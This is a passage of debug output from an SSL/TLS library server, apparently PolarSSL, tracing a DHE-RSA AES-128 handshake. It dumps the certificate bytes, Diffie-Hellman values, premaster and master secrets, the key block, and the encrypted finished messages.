ssl_tls.c(0967): 0170:  22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00
ssl_tls.c(0967): 0180:  03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 f0 b5
ssl_tls.c(0967): 0190:  35 d1 c7 38 f2 88 f9 be cb 94 89 46 ca 46 3a 2b
ssl_tls.c(0967): 01a0:  e6 e5 16 76 2d 75 20 ab 69 0b d6 1c a1 dd 57 e9
ssl_tls.c(0967): 01b0:  60 85 c4 66 6f fc 5f a9 f3 c3 23 56 83 09 b5 03
ssl_tls.c(0967): 01c0:  5b f1 f4 aa 9a 59 67 d7 b9 3c 59 24 57 4c ef d5
ssl_tls.c(0967): 01d0:  33 e8 f5 e2 bb 41 22 1e b7 d9 37 03 18 9d 92 c0
ssl_tls.c(0967): 01e0:  c5 0a 80 84 fc 3e 7a 6d 1d 85 73 d4 74 04 89 3d
ssl_tls.c(0967): 01f0:  aa 1c 3b 68 2e 34 db 37 41 f6 0d 1f f2 09 2b b9
ssl_tls.c(0967): 0200:  10 57 a5 64 00 b8 d3 dd 77 33 c1 b3 fe 57 25 0c
ssl_tls.c(0967): 0210:  7e 9d ae 87 05 36 e0 60 31 41 ac 4d 08 32 aa 94
ssl_tls.c(0967): 0220:  93 d9 cb 35 d6 79 1f d1 f7 ed c9 89 82 1f e1 c1
ssl_tls.c(0967): 0230:  7c f4 d5 d8 ed ad 09 9a c8 67 97 00 cd 6b 07 ed
ssl_tls.c(0967): 0240:  f6 ef ff aa bd 02 9e 4d 07 ae 32 45 be cc cf 53
ssl_tls.c(0967): 0250:  ed 71 ce 61 ab 8f c5 a2 75 d4 e2 7a 35 43 a4 9b
ssl_tls.c(0967): 0260:  2c c7 b1 52 82 08 ed 94 94 ba 08 d3 be 7a 0b 3c
ssl_tls.c(0967): 0270:  05 3c ed 08 c9 66 89 71 00 85 be 38 dd df 7b 2d
ssl_tls.c(0967): 0280:  58 0a b2 b8 18 0b c7 ef f4 76 88 79 57 71 02 03
ssl_tls.c(0967): 0290:  01 00 01 a3 3c 30 3a 30 09 06 03 55 1d 13 04 02
ssl_tls.c(0967): 02a0:  30 00 30 0b 06 03 55 1d 0f 04 04 03 02 05 e0 30
ssl_tls.c(0967): 02b0:  20 06 03 55 1d 25 01 01 ff 04 16 30 14 06 08 2b
ssl_tls.c(0967): 02c0:  06 01 05 05 07 03 01 06 08 2b 06 01 05 05 07 03
ssl_tls.c(0967): 02d0:  02 30 0d 06 09 2a 86 48 86 f7 0d 01 01 05 05 00
ssl_tls.c(0967): 02e0:  03 82 01 01 00 24 6a ed d6 7a 35 4e 87 03 d1 63
ssl_tls.c(0967): 02f0:  db d4 78 15 53 f1 50 24 fd 83 11 dd 9a 77 32 04
ssl_tls.c(0967): 0300:  8e a3 8f f2 a6 27 b3 0b 6b 2c c5 cc 4b 1b 68 f7
ssl_tls.c(0967): 0310:  da 15 4a db 26 66 f0 76 61 3a ee fe e4 06 8f ae
ssl_tls.c(0967): 0320:  9f 6c d1 ba a6 f1 b5 5c 14 0d 95 1b aa f1 e9 97
ssl_tls.c(0967): 0330:  88 20 3e 09 4e b9 32 2e 2b ff 11 3a 1b 89 81 20
ssl_tls.c(0967): 0340:  e8 75 01 f8 a5 ad 0e de dc 96 3c 22 6a 3e 7b f0
ssl_tls.c(0967): 0350:  1a a9 7a 68 d5 95 6a 04 76 4b 1f 01 bf c3 33 fb
ssl_tls.c(0967): 0360:  bf e7 a4 d9 26 27 cb 23 e0 7d 13 de 55 86 7a d8
ssl_tls.c(0967): 0370:  58 67 69 2d 11 87 5c fc cd 3f 17 63 98 74 d9 0c
ssl_tls.c(0967): 0380:  8c 2b c6 e2 2f 40 37 94 76 42 d0 fa 69 42 e6 92
ssl_tls.c(0967): 0390:  69 b0 06 45 07 ad 16 94 90 43 2d 1f 0a 16 b7 6a
ssl_tls.c(0967): 03a0:  22 c1 5e b3 14 80 e1 24 d4 a8 6d 28 3e 3c 88 b2
ssl_tls.c(0967): 03b0:  1e b5 dd 03 71 7a 8f fa 68 99 be c1 76 cb c7 83
ssl_tls.c(0967): 03c0:  29 ba a4 96 a0 95 6c ff 28 c6 ba d0 fb 34 32 ad
ssl_tls.c(0967): 03d0:  e9 e9 02 d4 d6 f8 5e d0 51 1e a5 76 3d 98 f0 8d
ssl_tls.c(0967): 03e0:  15 54 79 9f 7c
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 997, out_left: 997
ssl_tls.c(0908): ssl->f_send() returned 997 (0x3e5)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_tls.c(1275): <= write certificate
```

```
ssl_srv.c(0848): server state: 4
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0529): => write server key exchange
ssl_srv.c(0562): value of 'DHM: X ' (1024 bits) is:
ssl_srv.c(0562):  5b 75 7c dd ce 66 67 03 a7 67 37 c2 f1 ad 90 95
ssl_srv.c(0562):  04 6c da 00 08 68 a6 d9 c2 82 21 85 88 ec 3f d6
ssl_srv.c(0562):  19 a8 d6 cd 50 af 37 c9 3d a1 1f 14 ed e3 73 f1
ssl_srv.c(0562):  30 5f 89 11 1d 48 c6 fe 24 e8 2d 27 ed 74 77 b7
ssl_srv.c(0562):  74 b2 47 3e 12 64 e8 d7 eb 97 27 c3 4c 8c d0 38
ssl_srv.c(0562):  95 79 e0 9f ab be 44 2a f4 c2 86 d0 ab 21 de 71
ssl_srv.c(0562):  aa 88 2e a2 8e ab b2 5e 0a 0b 88 5f 92 ac 40 6a
ssl_srv.c(0562):  41 18 0c 88 31 4f 66 e4 90 3f 2c a5 08 04 d2 3d
ssl_srv.c(0563): value of 'DHM: P ' (1024 bits) is:
ssl_srv.c(0563):  9d 26 12 2f c6 26 5c b9 ce 52 96 d1 45 a6 5f 15
ssl_srv.c(0563):  8c eb 92 e8 d3 77 b0 13 d2 34 2e 38 57 af 90 0d
ssl_srv.c(0563):  00 69 91 0e 4b 9e 39 91 c1 5c 93 ba c6 79 45 51
ssl_srv.c(0563):  d7 09 8b d9 5d 55 6b e8 04 ba ea e3 c6 03 bd ed
ssl_srv.c(0563):  c5 46 c9 1e 15 48 c0 b4 45 c5 87 e2 61 4d 94 07
ssl_srv.c(0563):  5a c8 00 e1 cb cf cb ba 4b c9 ef cc 80 73 8c 8e
ssl_srv.c(0563):  52 03 d1 68 4e ad 6f 15 b7 90 22 e4 ce ea 3a 09
ssl_srv.c(0563):  a7 57 34 ab 63 28 8d f0 75 fb a1 39 cd 13 f4 83
ssl_srv.c(0564): value of 'DHM: G ' (32 bits) is:
ssl_srv.c(0564):  00 00 00 02
ssl_srv.c(0565): value of 'DHM: GX' (1024 bits) is:
ssl_srv.c(0565):  29 da cd 60 cc 8e 50 52 87 e7 4f 29 5b e1 b6 1f
ssl_srv.c(0565):  16 52 5a 45 67 4b c9 9a c6 b2 31 af 9e c7 3b 77
ssl_srv.c(0565):  86 21 b0 4f 44 69 78 c7 1a fb a1 34 4f 35 05 47
ssl_srv.c(0565):  7c 3c e3 ea d9 d6 2c d7 31 ed f1 ac 65 e7 c0 9b
ssl_srv.c(0565):  ed f7 b9 02 ef 75 4a 0a 95 c2 07 fa ef 17 7e ea
ssl_srv.c(0565):  31 05 5c 75 e3 5e 85 38 9d c6 01 89 e4 5b ff 9a
ssl_srv.c(0565):  dd 43 27 0a bd c2 ad d9 2a aa 44 f2 fb 53 08 df
ssl_srv.c(0565):  a5 ae 0e 8c 97 2a 03 24 5b d5 85 54 76 76 be e8
ssl_srv.c(0590): dumping 'parameters hash' (36 bytes)
ssl_srv.c(0590): 0000:  a2 a4 6e d2 8f 22 e5 bc 6a 43 18 56 28 e5 24 e9
ssl_srv.c(0590): 0010:  dc e3 82 e6 8c d0 59 14 13 2c c1 71 de 35 89 95
ssl_srv.c(0590): 0020:  76 c5 c7 3d
ssl_srv.c(0604): dumping 'my RSA sig' (256 bytes)
ssl_srv.c(0604): 0000:  83 18 d5 75 e6 36 c0 e4 8d 68 6a d8 7a 97 0f d9
ssl_srv.c(0604): 0010:  58 74 f7 dc ab 78 53 b6 77 2d 4e 6c 77 8f 43 e8
ssl_srv.c(0604): 0020:  a3 16 44 e9 c4 64 16 96 c4 81 9d 44 ae 13 c4 03
ssl_srv.c(0604): 0030:  c0 2d e8 89 ad 14 57 93 98 d6 69 ec 94 7b 18 6a
ssl_srv.c(0604): 0040:  26 24 66 fb 83 ff 07 a0 14 59 a3 3f cb 81 55 fa
ssl_srv.c(0604): 0050:  da 21 ea 12 6a 03 ca 1b b7 b5 c4 c8 6b b8 8a 7c
ssl_srv.c(0604): 0060:  53 0d f0 9b 11 cd 62 bf 61 46 26 a7 b2 2d 61 c3
ssl_srv.c(0604): 0070:  9d 88 82 8d 8d ee 92 2a 52 ae 64 d9 bf 27 a5 41
ssl_srv.c(0604): 0080:  a1 38 3f ca a8 13 9a a9 5a 15 36 b8 50 a6 55 d7
ssl_srv.c(0604): 0090:  38 d4 b7 af 10 ce 84 97 ce e5 40 28 97 09 eb be
ssl_srv.c(0604): 00a0:  1b e6 b2 33 90 0a 36 2a 77 bc cc 9d 56 ba aa 3c
ssl_srv.c(0604): 00b0:  1e 4b bf e1 4d d4 44 c5 03 d6 66 5b ce 67 08 89
ssl_srv.c(0604): 00c0:  0a 4a 8d 8a e9 b8 d9 9f dc c2 e3 52 5d c8 ea 9b
ssl_srv.c(0604): 00d0:  4d e5 d0 74 4b dd d5 ed 5d 2f a7 9d 59 9d 7d 32
ssl_srv.c(0604): 00e0:  cc ae 88 f8 8e 30 4f d4 f0 b4 0d f0 7d 5d a1 be
ssl_srv.c(0604): 00f0:  81 5c 72 a2 22 3d 44 14 dd ea 69 8c 01 a3 4f 5c
ssl_tls.c(0928): => write record
ssl_tls.c(0964): output record: msgtype = 22, version = [3:2], msglen =
525
ssl_tls.c(0967): dumping 'output record sent to network' (530 bytes)
ssl_tls.c(0967): 0000:  16 03 02 02 0d 0c 00 02 09 00 80 9d 26 12 2f c6
ssl_tls.c(0967): 0010:  26 5c b9 ce 52 96 d1 45 a6 5f 15 8c eb 92 e8 d3
ssl_tls.c(0967): 0020:  77 b0 13 d2 34 2e 38 57 af 90 0d 00 69 91 0e 4b
ssl_tls.c(0967): 0030:  9e 39 91 c1 5c 93 ba c6 79 45 51 d7 09 8b d9 5d
ssl_tls.c(0967): 0040:  55 6b e8 04 ba ea e3 c6 03 bd ed c5 46 c9 1e 15
ssl_tls.c(0967): 0050:  48 c0 b4 45 c5 87 e2 61 4d 94 07 5a c8 00 e1 cb
ssl_tls.c(0967): 0060:  cf cb ba 4b c9 ef cc 80 73 8c 8e 52 03 d1 68 4e
ssl_tls.c(0967): 0070:  ad 6f 15 b7 90 22 e4 ce ea 3a 09 a7 57 34 ab 63
ssl_tls.c(0967): 0080:  28 8d f0 75 fb a1 39 cd 13 f4 83 00 01 02 00 80
ssl_tls.c(0967): 0090:  29 da cd 60 cc 8e 50 52 87 e7 4f 29 5b e1 b6 1f
ssl_tls.c(0967): 00a0:  16 52 5a 45 67 4b c9 9a c6 b2 31 af 9e c7 3b 77
ssl_tls.c(0967): 00b0:  86 21 b0 4f 44 69 78 c7 1a fb a1 34 4f 35 05 47
ssl_tls.c(0967): 00c0:  7c 3c e3 ea d9 d6 2c d7 31 ed f1 ac 65 e7 c0 9b
ssl_tls.c(0967): 00d0:  ed f7 b9 02 ef 75 4a 0a 95 c2 07 fa ef 17 7e ea
ssl_tls.c(0967): 00e0:  31 05 5c 75 e3 5e 85 38 9d c6 01 89 e4 5b ff 9a
ssl_tls.c(0967): 00f0:  dd 43 27 0a bd c2 ad d9 2a aa 44 f2 fb 53 08 df
ssl_tls.c(0967): 0100:  a5 ae 0e 8c 97 2a 03 24 5b d5 85 54 76 76 be e8
ssl_tls.c(0967): 0110:  01 00 83 18 d5 75 e6 36 c0 e4 8d 68 6a d8 7a 97
ssl_tls.c(0967): 0120:  0f d9 58 74 f7 dc ab 78 53 b6 77 2d 4e 6c 77 8f
ssl_tls.c(0967): 0130:  43 e8 a3 16 44 e9 c4 64 16 96 c4 81 9d 44 ae 13
ssl_tls.c(0967): 0140:  c4 03 c0 2d e8 89 ad 14 57 93 98 d6 69 ec 94 7b
ssl_tls.c(0967): 0150:  18 6a 26 24 66 fb 83 ff 07 a0 14 59 a3 3f cb 81
ssl_tls.c(0967): 0160:  55 fa da 21 ea 12 6a 03 ca 1b b7 b5 c4 c8 6b b8
ssl_tls.c(0967): 0170:  8a 7c 53 0d f0 9b 11 cd 62 bf 61 46 26 a7 b2 2d
ssl_tls.c(0967): 0180:  61 c3 9d 88 82 8d 8d ee 92 2a 52 ae 64 d9 bf 27
ssl_tls.c(0967): 0190:  a5 41 a1 38 3f ca a8 13 9a a9 5a 15 36 b8 50 a6
ssl_tls.c(0967): 01a0:  55 d7 38 d4 b7 af 10 ce 84 97 ce e5 40 28 97 09
ssl_tls.c(0967): 01b0:  eb be 1b e6 b2 33 90 0a 36 2a 77 bc cc 9d 56 ba
ssl_tls.c(0967): 01c0:  aa 3c 1e 4b bf e1 4d d4 44 c5 03 d6 66 5b ce 67
ssl_tls.c(0967): 01d0:  08 89 0a 4a 8d 8a e9 b8 d9 9f dc c2 e3 52 5d c8
ssl_tls.c(0967): 01e0:  ea 9b 4d e5 d0 74 4b dd d5 ed 5d 2f a7 9d 59 9d
ssl_tls.c(0967): 01f0:  7d 32 cc ae 88 f8 8e 30 4f d4 f0 b4 0d f0 7d 5d
ssl_tls.c(0967): 0200:  a1 be 81 5c 72 a2 22 3d 44 14 dd ea 69 8c 01 a3
ssl_tls.c(0967): 0210:  4f 5c
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 530, out_left: 530
ssl_tls.c(0908): ssl->f_send() returned 530 (0x212)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_srv.c(0618): <= write server key exchange
ssl_srv.c(0848): server state: 5
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0463): => write certificate request
ssl_srv.c(0469): <= skip write certificate request
ssl_srv.c(0848): server state: 6
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0628): => write server hello done
ssl_tls.c(0928): => write record
ssl_tls.c(0964): output record: msgtype = 22, version = [3:2], msglen = 4
ssl_tls.c(0967): dumping 'output record sent to network' (9 bytes)
ssl_tls.c(0967): 0000:  16 03 02 00 04 0e 00 00 00
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 9, out_left: 9
ssl_tls.c(0908): ssl->f_send() returned 9 (0x9)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_srv.c(0642): <= write server hello done
ssl_srv.c(0848): server state: 7
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1284): => parse certificate
ssl_tls.c(1289): <= skip parse certificate
ssl_srv.c(0848): server state: 8
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0651): => parse client key exchange
ssl_tls.c(0984): => read record
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 0, nb_want: 5
ssl_tls.c(0878): ssl->f_recv() returned 5 (0x5)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1040): input record: msgtype = 22, version = [3:2], msglen =
134
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 5, nb_want: 139
ssl_tls.c(0878): ssl->f_recv() returned 134 (0x86)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1104): dumping 'input record from network' (139 bytes)
ssl_tls.c(1104): 0000:  16 03 02 00 86 10 00 00 82 00 80 40 7e 50 18 a2
ssl_tls.c(1104): 0010:  f3 53 ea 5b 97 8e 40 b6 65 6f 86 8d bd 74 b8 f2
ssl_tls.c(1104): 0020:  4f 4a 87 39 8d 7d 94 1b 6e 55 d3 9e 19 74 8e 62
ssl_tls.c(1104): 0030:  79 55 16 49 d7 2b fe fe 1e c3 9a 17 15 bf 13 a4
ssl_tls.c(1104): 0040:  a9 52 7b 7b 68 d3 dc 4c ad 21 29 15 4b cb 02 78
ssl_tls.c(1104): 0050:  5f 33 a6 a2 07 7d 82 0a ff 11 02 c8 0d 9c cb 86
ssl_tls.c(1104): 0060:  69 dc 66 43 8b 44 07 c3 7a 6b 11 27 22 a4 92 0e
ssl_tls.c(1104): 0070:  0a 0e 61 ab 4d f9 ef e4 51 28 ea 55 21 97 a5 0e
ssl_tls.c(1104): 0080:  2f 35 47 3f 0e 20 df 98 41 8b b4
ssl_tls.c(1131): handshake message: msglen = 134, type = 16, hslen = 134
ssl_tls.c(1176): <= read record
ssl_srv.c(0700): value of 'DHM: GY' (1024 bits) is:
ssl_srv.c(0700):  40 7e 50 18 a2 f3 53 ea 5b 97 8e 40 b6 65 6f 86
ssl_srv.c(0700):  8d bd 74 b8 f2 4f 4a 87 39 8d 7d 94 1b 6e 55 d3
ssl_srv.c(0700):  9e 19 74 8e 62 79 55 16 49 d7 2b fe fe 1e c3 9a
ssl_srv.c(0700):  17 15 bf 13 a4 a9 52 7b 7b 68 d3 dc 4c ad 21 29
ssl_srv.c(0700):  15 4b cb 02 78 5f 33 a6 a2 07 7d 82 0a ff 11 02
ssl_srv.c(0700):  c8 0d 9c cb 86 69 dc 66 43 8b 44 07 c3 7a 6b 11
ssl_srv.c(0700):  27 22 a4 92 0e 0a 0e 61 ab 4d f9 ef e4 51 28 ea
ssl_srv.c(0700):  55 21 97 a5 0e 2f 35 47 3f 0e 20 df 98 41 8b b4
ssl_srv.c(0711): value of 'DHM: K ' (1024 bits) is:
ssl_srv.c(0711):  4d 44 94 0a 7f c2 db 3f 8b 4c da 37 26 5f 6e da
ssl_srv.c(0711):  6d 3a cd 3b e8 79 f2 2a 26 9d 75 69 da 9c 75 eb
ssl_srv.c(0711):  59 b2 0f 5f b2 7e 82 f6 55 eb 37 3f b5 9e 18 56
ssl_srv.c(0711):  a9 3c 79 81 2f 52 f3 dd 1b e9 57 4c ba cc 83 3f
ssl_srv.c(0711):  d0 f6 68 a3 9e fc d5 10 21 4f b7 48 bb c1 0c 5c
ssl_srv.c(0711):  53 a9 a6 67 80 1a a6 43 6b 5a 3f 3f c8 d2 6c be
ssl_srv.c(0711):  82 0e 68 32 e6 eb f6 5d 2e 3a ce 97 aa ce 5e b5
ssl_srv.c(0711):  dd c7 06 ad 2c ef cf 3e f5 93 cd f8 60 fe fb d9
ssl_tls.c(0126): => derive keys
ssl_tls.c(0142): dumping 'premaster secret' (128 bytes)
ssl_tls.c(0142): 0000:  4d 44 94 0a 7f c2 db 3f 8b 4c da 37 26 5f 6e da
ssl_tls.c(0142): 0010:  6d 3a cd 3b e8 79 f2 2a 26 9d 75 69 da 9c 75 eb
ssl_tls.c(0142): 0020:  59 b2 0f 5f b2 7e 82 f6 55 eb 37 3f b5 9e 18 56
ssl_tls.c(0142): 0030:  a9 3c 79 81 2f 52 f3 dd 1b e9 57 4c ba cc 83 3f
ssl_tls.c(0142): 0040:  d0 f6 68 a3 9e fc d5 10 21 4f b7 48 bb c1 0c 5c
ssl_tls.c(0142): 0050:  53 a9 a6 67 80 1a a6 43 6b 5a 3f 3f c8 d2 6c be
ssl_tls.c(0142): 0060:  82 0e 68 32 e6 eb f6 5d 2e 3a ce 97 aa ce 5e b5
ssl_tls.c(0142): 0070:  dd c7 06 ad 2c ef cf 3e f5 93 cd f8 60 fe fb d9
ssl_tls.c(0219): cipher = SSL_EDH_RSA_AES_128_SHA
ssl_tls.c(0220): dumping 'master secret' (48 bytes)
ssl_tls.c(0220): 0000:  62 03 62 38 d3 4c 6d f9 f9 bd 63 40 48 c0 e2 14
ssl_tls.c(0220): 0010:  09 e8 ce bf 38 d2 08 a9 ed 98 a8 26 1e 5d 47 9c
ssl_tls.c(0220): 0020:  9c 2e 65 07 ad 7b 15 b7 02 e3 67 5a 94 5f 30 53
ssl_tls.c(0221): dumping 'random bytes' (64 bytes)
ssl_tls.c(0221): 0000:  5a 36 10 bd 25 e9 21 26 d1 68 33 e9 61 2f 8c c6
ssl_tls.c(0221): 0010:  24 0e e4 df e7 53 19 bd 82 7f 5a 0a d1 09 ee ea
ssl_tls.c(0221): 0020:  5a 36 10 b0 d2 13 20 b8 fc 32 14 0f d5 dd ef 25
ssl_tls.c(0221): 0030:  9e a5 c0 62 d3 98 6d 2d 0d 96 27 ce 1d c8 52 a9
ssl_tls.c(0222): dumping 'key block' (256 bytes)
ssl_tls.c(0222): 0000:  e7 c9 b4 94 ac 53 0c 0d 9d 52 96 d1 89 0c ee 20
ssl_tls.c(0222): 0010:  23 33 e4 29 7e 63 10 e2 43 35 03 d7 e5 da 6d c5
ssl_tls.c(0222): 0020:  01 69 ce ad 76 27 8f 3c af 67 5a 8a 60 1f 27 19
ssl_tls.c(0222): 0030:  f1 91 15 2d 5f 16 81 f4 5f 0a e2 ed 4c ca 53 a6
ssl_tls.c(0222): 0040:  2a 48 2c 50 54 24 c8 9f fc ed c5 fe 6c 9d c5 7f
ssl_tls.c(0222): 0050:  03 b7 cb 51 2e 5d 26 14 14 25 80 66 b4 b6 ef b1
ssl_tls.c(0222): 0060:  3f a5 48 8a 29 1b 8f 78 8e 51 a7 84 a2 5f b2 9d
ssl_tls.c(0222): 0070:  c8 43 eb 23 cc f5 ad 3b d7 2a c1 36 e9 32 b1 5a
ssl_tls.c(0222): 0080:  7c 58 92 f2 58 2f 45 d0 10 c6 c2 1e 41 ba 98 eb
ssl_tls.c(0222): 0090:  b1 32 18 6e f0 0e de 81 a8 35 c4 7a 7f ea 15 2e
ssl_tls.c(0222): 00a0:  2e 2c 93 2c 3c 1f 14 f2 f7 37 06 ea e4 e2 75 a4
ssl_tls.c(0222): 00b0:  40 8a a4 79 11 87 8e 19 df a1 01 12 9b 07 1f b5
ssl_tls.c(0222): 00c0:  4c 9a 91 99 17 bf 05 22 11 c6 99 a2 a8 eb b4 6c
ssl_tls.c(0222): 00d0:  75 16 52 56 6f 2d 91 51 10 63 54 41 f6 da cf e7
ssl_tls.c(0222): 00e0:  22 89 6f ba aa e1 67 ab eb 32 ef 12 c5 32 a8 59
ssl_tls.c(0222): 00f0:  e7 02 b3 e4 61 31 f4 8f 8b 56 7e 2c ff 85 f1 2c
ssl_tls.c(0286): keylen: 16, minlen: 32, ivlen: 16, maclen: 20
ssl_tls.c(0374): <= derive keys
ssl_srv.c(0774): <= parse client key exchange
ssl_srv.c(0848): server state: 9
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_srv.c(0784): => parse certificate verify
ssl_srv.c(0788): <= skip parse certificate verify
ssl_srv.c(0848): server state: 10
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1455): => parse change cipher spec
ssl_tls.c(0984): => read record
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 0, nb_want: 5
ssl_tls.c(0878): ssl->f_recv() returned 5 (0x5)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1040): input record: msgtype = 20, version = [3:2], msglen = 1
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 5, nb_want: 6
ssl_tls.c(0878): ssl->f_recv() returned 1 (0x1)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1104): dumping 'input record from network' (6 bytes)
ssl_tls.c(1104): 0000:  14 03 02 00 01 01
ssl_tls.c(1176): <= read record
ssl_tls.c(1479): <= parse change cipher spec
ssl_srv.c(0848): server state: 11
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1651): => parse finished
ssl_tls.c(0984): => read record
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 0, nb_want: 5
ssl_tls.c(0878): ssl->f_recv() returned 5 (0x5)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1040): input record: msgtype = 22, version = [3:2], msglen = 64
ssl_tls.c(0869): => fetch input
ssl_tls.c(0877): in_left: 5, nb_want: 69
ssl_tls.c(0878): ssl->f_recv() returned 64 (0x40)
ssl_tls.c(0886): <= fetch input
ssl_tls.c(1104): dumping 'input record from network' (69 bytes)
ssl_tls.c(1104): 0000:  16 03 02 00 40 d1 ca 81 af 61 08 61 3e 97 52 30
ssl_tls.c(1104): 0010:  65 d8 dc 2a f3 b3 4b 44 24 b4 18 29 fc 13 01 da
ssl_tls.c(1104): 0020:  62 55 02 e6 3d a3 a6 03 c6 d6 3f a5 8e 62 2f 84
ssl_tls.c(1104): 0030:  82 90 c5 9c 44 bc 14 2a 80 7f 37 36 df 26 09 0d
ssl_tls.c(1104): 0040:  25 29 76 1a e0
ssl_tls.c(0656): => decrypt buf
ssl_tls.c(0781): dumping 'raw buffer after decryption' (48 bytes)
ssl_tls.c(0781): 0000:  14 00 00 0c df 31 33 77 36 5e 9b a8 61 0b 25 11
ssl_tls.c(0781): 0010:  2e 08 59 a6 49 86 aa 91 36 7d 58 be 6e eb 40 20
ssl_tls.c(0781): 0020:  dd 07 31 68 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b
ssl_tls.c(0816): dumping 'message  mac' (20 bytes)
ssl_tls.c(0816): 0000:  2e 08 59 a6 49 86 aa 91 36 7d 58 be 6e eb 40 20
ssl_tls.c(0816): 0010:  dd 07 31 68
ssl_tls.c(0818): dumping 'computed mac' (20 bytes)
ssl_tls.c(0818): 0000:  2e 08 59 a6 49 86 aa 91 36 7d 58 be 6e eb 40 20
ssl_tls.c(0818): 0010:  dd 07 31 68
ssl_tls.c(0857): <= decrypt buf
ssl_tls.c(1115): dumping 'input payload after decrypt' (16 bytes)
ssl_tls.c(1115): 0000:  14 00 00 0c df 31 33 77 36 5e 9b a8 61 0b 25 11
ssl_tls.c(1131): handshake message: msglen = 16, type = 20, hslen = 16
ssl_tls.c(1176): <= read record
ssl_tls.c(1494): => calc  finished
ssl_tls.c(1510): dumping 'finished  md5 state' (16 bytes)
ssl_tls.c(1510): 0000:  2f f4 82 7d e3 ba 0a 5a 84 9f 39 07 9d 37 c5 67
ssl_tls.c(1513): dumping 'finished sha1 state' (20 bytes)
ssl_tls.c(1513): 0000:  9d ab 63 4a b1 c9 8c 39 bc f4 74 87 fb 80 cc 9b
ssl_tls.c(1513): 0010:  31 fc e4 c8
ssl_tls.c(1561): dumping 'calc finished result' (12 bytes)
ssl_tls.c(1561): 0000:  df 31 33 77 36 5e 9b a8 61 0b 25 11
ssl_tls.c(1570): <= calc  finished
ssl_tls.c(1698): <= parse finished
ssl_srv.c(0848): server state: 12
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1431): => write change cipher spec
ssl_tls.c(0928): => write record
ssl_tls.c(0964): output record: msgtype = 20, version = [3:2], msglen = 1
ssl_tls.c(0967): dumping 'output record sent to network' (6 bytes)
ssl_tls.c(0967): 0000:  14 03 02 00 01 01
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 6, out_left: 6
ssl_tls.c(0908): ssl->f_send() returned 6 (0x6)
ssl_tls.c(0916): <= flush output
ssl_tls.c(0975): <= write record
ssl_tls.c(1446): <= write change cipher spec
ssl_srv.c(0848): server state: 13
ssl_tls.c(0899): => flush output
ssl_tls.c(0916): <= flush output
ssl_tls.c(1581): => write finished
ssl_tls.c(1494): => calc  finished
ssl_tls.c(1510): dumping 'finished  md5 state' (16 bytes)
ssl_tls.c(1510): 0000:  b5 e7 20 f1 33 bf 7b 12 4c 96 0b 9c 88 9c d5 6b
ssl_tls.c(1513): dumping 'finished sha1 state' (20 bytes)
ssl_tls.c(1513): 0000:  40 3e 98 75 2f 5c 84 3d 18 f3 d9 7e ad 08 fd 54
ssl_tls.c(1513): 0010:  f9 11 ca d8
ssl_tls.c(1561): dumping 'calc finished result' (12 bytes)
ssl_tls.c(1561): 0000:  a9 9b d5 68 d1 e6 df c1 04 0a d8 e6
ssl_tls.c(1570): <= calc  finished
ssl_tls.c(0928): => write record
ssl_tls.c(0496): => encrypt buf
ssl_tls.c(0527): dumping 'computed mac' (20 bytes)
ssl_tls.c(0527): 0000:  a3 8a fc b8 22 26 85 79 a1 0a 0e 50 78 2a 50 c0
ssl_tls.c(0527): 0010:  4b 6f 90 fe
ssl_tls.c(0599): before encrypt: msglen = 64, including 16 bytes of IV
and 12 bytes of padding
ssl_tls.c(0602): dumping 'before encrypt: output payload' (64 bytes)
ssl_tls.c(0602): 0000:  7e e6 37 4c 21 1a 60 f2 47 60 29 a7 72 7b 73 26
ssl_tls.c(0602): 0010:  14 00 00 0c a9 9b d5 68 d1 e6 df c1 04 0a d8 e6
ssl_tls.c(0602): 0020:  a3 8a fc b8 22 26 85 79 a1 0a 0e 50 78 2a 50 c0
ssl_tls.c(0602): 0030:  4b 6f 90 fe 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b 0b
ssl_tls.c(0646): <= encrypt buf
ssl_tls.c(0964): output record: msgtype = 22, version = [3:2], msglen =
64
ssl_tls.c(0967): dumping 'output record sent to network' (69 bytes)
ssl_tls.c(0967): 0000:  16 03 02 00 40 7e e6 37 4c 21 1a 60 f2 47 60 29
ssl_tls.c(0967): 0010:  a7 72 7b 73 26 5a aa 87 c4 0b 4f f6 17 0f 12 2c
ssl_tls.c(0967): 0020:  e7 f8 b4 1b af 5f 8f 56 e4 c9 8c 47 45 28 78 e2
ssl_tls.c(0967): 0030:  de 76 4c e5 cb 82 de db 77 ae f9 ce 1f 51 7d b8
ssl_tls.c(0967): 0040:  c1 73 cb 32 ad
ssl_tls.c(0899): => flush output
ssl_tls.c(0904): message length: 69, out_left: 69
ssl_tls.c(0908): ssl->f_send() returned 69 (0x45)
